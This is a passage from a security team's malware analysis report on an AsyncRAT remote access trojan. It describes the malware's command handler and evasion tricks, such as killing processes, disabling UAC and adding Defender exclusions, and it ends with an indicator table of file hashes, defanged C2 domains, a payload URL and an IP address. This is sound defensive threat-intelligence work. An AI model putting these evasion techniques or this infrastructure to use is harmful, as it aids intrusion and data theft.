The code also contains anti-detection behavior, such as killing specific processes (`killps`, `KillPs()`), deactivating User Account Control (`uacoff`), and resetting system scaling or the host's file to evade detection. Some commands even spoof persistence by pretending to modify the registry or drop exclusions into Windows Defender (`WDExclusion`). The malware maintains a queue (`List<MsgPack> Packs`) of received plugins not yet executed and handles de-duplication or delayed execution based on hash matching.

Overall, this class represents the malware's remote procedure call (RPC) handler, a critical backdoor mechanism that allows the attacker full control over the infected machine. Through this system, the malware achieves modularity, stealth, and adaptability by loading new capabilities on demand.

Conclusion

The LevelBlue SOC team's analysis of the command structure, `Obfuscator`, and `AsyncClient.exe` reveals critical insights into the capabilities, encryption methods, and command-handling logic of a sophisticated Remote Access Trojan (RAT). By examining key elements, such as the AES decryption routines, plugin architecture, and packet dispatching, we understand how the malware maintains persistence, dynamically loads payloads, and exfiltrates sensitive data like credentials, clipboard contents, and browser artifacts. These findings enable the creation of targeted detection signatures and support endpoint hardening based on observed behaviors.

For our customers, this reverse engineering effort yields actionable intelligence. Hardcoded encryption keys and C2 domains can be used for retrospective analysis to identify additional compromises across the environment. Beyond immediate threat mitigation, this deeper understanding enhances overall incident response readiness and resilience against future threat variants. Sharing these behaviors and techniques with internal teams allows for proactive threat hunting, enabling defenders to recognize patterns, anticipate attacker evolution, and improve investigative focus — all of which ultimately advance both detection and response capabilities.

The following table includes indicators of compromise (IOCs) identified by LevelBlue SOC through their investigation.

File/Domain/IP	SHA1 Hash Value/Description	Notes
Obfuscator.dll	801078488aacfe7240f90f853d7878edac015e1c	.Net payload to load AsyncClient.exe and establish persistence
AsyncClient.exe	ace8b94fa667893aac31e07ce8dd3c7f0ca8df64	Core AsyncRAT payload. Implements persistence, plugin loading, keylogging, remote command handling
logs.ldk	e0fb15660965945c8e36e5e039d0e00d8b47ab32	Initial Byte Array for Obfuscator.dll
Update.vbs	41a55adcc7b14da17dfa2ecfc1822f12aae7dac3	VBScript loader/ persistence script
MicrosoftUpdate.vbs	58d45be45628dd29cdd9d64fd51ffdc7c5f84d6d	Alternative VBScript persistence mechanism
ScreenConnect. ClientService.exe	1e2255ec312c519220a4700a079f02799ccd21d6	Remote Access .exe
3osch20[.]duckdns[.]org	C2 Domain	AsyncRAT Command and Control server
relay.shipperzone[.]online	ScreenConnect Relay Domain	Facilitates ScreenConnect-based remote access
relay.citizenszone[.]site	Alternative ScreenConnect Relay Domain	Suggests fallback or redundancy in access.
vps117864[.] inmotionhosting[.] com/~learns29/teams_ demo/popo	Payload Hosting URL	Hosted encrypted payloads (.ldk / .ldr). Served as delivery stage during execution.
103[.]229[.]81[.]203	C2 IP Address	Associated with 3osch20[.]duckdns[.]org C2 traffic.

LevelB/ue

